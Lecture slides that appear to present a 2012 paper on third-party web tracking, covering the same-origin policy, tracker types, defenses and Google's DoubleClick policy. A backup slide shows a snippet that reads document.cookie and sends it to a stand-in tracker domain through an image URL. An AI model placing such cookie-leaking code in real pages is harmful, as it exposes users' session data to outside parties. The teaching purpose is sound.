Web Tracking

CS2390
9/22/20
Sam Boger

Primary source: Rosner et. al. 2012

When I browse the web, what do others learn about me?


And how?

Visiting pizza.com

pizza.com has access to your:

- IP Address
- pizza.com cookie (set/read)
- HTTP Headers
- Anything your browser reveals to JavaScript

pizza.com includes more



pizza.com

<script src=GoogleAnalytics.com>

<script src=
Facebook.com>

<iframe src =
DoubleClick.net>

Same Origin Policy

- JavaScript is “sandboxed” in each context
    - Which example disallows doubleclick.net to read/write in example.com’s context?*

```
<iframe src = ad.doubleclick.net/ad_request>

<script src = ad.doubleclick.net/ad_request>
```

Same Origin Policy

- JavaScript is “sandboxed” in each context
  - Which example disallows doubleclick.net to read/write in example.com’s context?*

```
<iframe src = ad.doubleclick.net/ad_request> - cross domain

<script src = ad.doubleclick.net/ad_request> - same domain
```

Cookie Parties

First party: cookie on a domain the user has directly visited

Third party: cookie on a page the user has not directly visited

Types of Trackers

1) Analytics (Google Analytics)
2) Vanilla (DoubleClick)
3) Forced (InsightExpress) via redirect, popup/popunder
4) Referred (Invite Media)
5) Personal (Facebook)

Advertisement or Tracker?

Experiment and Prevalence

- Trackers mostly from Google, Facebook, and other ad tech.
- Most pages have 4+ trackers
- Popular sites != popular ones.
- A nytimes reporter: nytimes does a lot of tracking.

Tracker Defenses

- Block third-party cookies
- Clearing client state
- Private browsing
- ShareMeNot
- DoNotTrack
- Popup blocking
- Ad Blockers (not discussed)

Likes and Lumps

Likes

- Explained core concepts clearly
- Classification of trackers
- Investigations of odd cases

Lumps

- 2012 paper, things have changed!
- Experiment design didn’t discuss pros/cons, had some bias
- ShareMeNot is a proof of concept, not really a solution to the problem

Likes and Lumps


Likes

- Explained core concepts clearly
- Classification of trackers
- Investigations of odd cases

Lumps

- 2012 paper, things have changed!
- Experiment design didn’t discuss pros/cons, had some bias
- ~~ShareMeNot is a proof of concept, not really a solution to the problem~~

GDPR and web tracking



Your privacy

California residents have certain rights with regard to the sale of personal information to third parties. Guardian News and Media and our partners use information collected through cookies or in other forms to improve experience on our site and pages, analyze how it is used and show personalized advertising.

At any point, you can opt out of the sale of all of your personal information by pressing

You can find out more in our privacy policy and cookie policy, and manage your choices by going to ‘California resident – Do Not Sell’ at the bottom of any page.

Extensions and Discussion Topics

- Why is this so prevalent?
- Incentives of users, browsers, publishers, advertisers, ad networks
- Ad blockers
- Arms race between privacy tools and trackers
- Modern Browser practices; Brave/Tor
- GDPR


Questions?

Misc and Backup

noscript

```
<script src = tracker.com/script.js>

</script>

<noscript>

<img src = tracker.com/img/cookie_val.png>

</noscript>
```

Chrome cookie settings



○ Allow all cookies

● Block third-party cookies in Incognito

○ Block third-party cookies

○ Block all cookies (not recommended)

Clear cookies and site data when you quit Chrome

Send a 'Do Not Track' request with your browsing traffic

Google <-> DoubleClick


We will not combine DoubleClick cookie information with personally identifiable information unless we have your opt-in consent.

Google <-> DoubleClick


~~We will not combine DoubleClick cookie information with personally identifiable information unless we have your opt in consent.~~

Depending on your account settings, your activity on other sites and apps may be associated with your personal information in order to improve Google’s services and the ads delivered by Google.

Google <-> DoubleClick



□ Include Chrome history and activity from sites, apps, and devices that use Google services




□ Also use your activity & information from Google services to personalize ads on websites and apps that partner with Google to show ads. This stores data from websites and apps that partner with Google in your Google Account.

Google <-> DoubleClick

□ Include Chrome hist e
services

□ Also use your activit websites and apps
that partner with Go hat partner with
Google in your Goog



Pause additional Web & App Activity?

Pausing additional Web & App Activity may limit or disable more personalized experiences across Google services. For example, you may stop seeing helpful recommendations based on the apps and sites you use.

This setting will be paused on all sites, apps, and devices signed in to this account.

If Chrome Sync is turned on, your Chrome history will still be saved in your Google Account with your bookmarks, passwords, and other settings data. Learn more at chrome.google.com/sync.

If your Android usage & diagnostics setting is turned on, your device may still share information with Google, like battery level, how often you use your device and apps, and system errors. View Google settings on your Android device to change this setting.

If you use a shared device or sign in with more than one account, your activity might be saved in another account on the device.

Pausing this setting doesn't delete any of your past data. You can see or delete your data and more at myactivity.google.com.

Visit account.google.com to change this and your other Google Account settings and learn about the data Google continues to collect and why at policies.google.com.

Violating SOP


Running in pizza.com context:

```
pizzaCookie = document.cookie;

<img src = “trackerDomain.com/img/” + pizzaCookie + “.jpg”>
```

HTTP Headers

```
GET / HTTP/1.1
Host: google.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/85.0.4183.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: val=1:1:1;val2=2:3:4;...
```

Lumascape


DISPLAY LUMAscape
MARKETER
Agencies
Agency Trading Desks
DSPs
AppNexus
Exchanges
Ad Networks
Horizontal
Video / Rich Media
Vertical / Custom
Targeted Networks / AMPs
Performance
Mobile
Sharing Data / Social Tools
SSPs
Publisher Tools
Ad Servers
PUBLISHER
PEOPLE
Creative Optimization
Media Planning and Attribution
DMPs and Data Aggregators
Retargeting
Tag Mgmt
Data Suppliers
Ad Servers
Verification / Privacy
Measurement and Analytics
Media Mgmt Systems and Operations
LUMA
Denotes acquired company
Denotes shuttered company
© LUMA Partners LLC 2020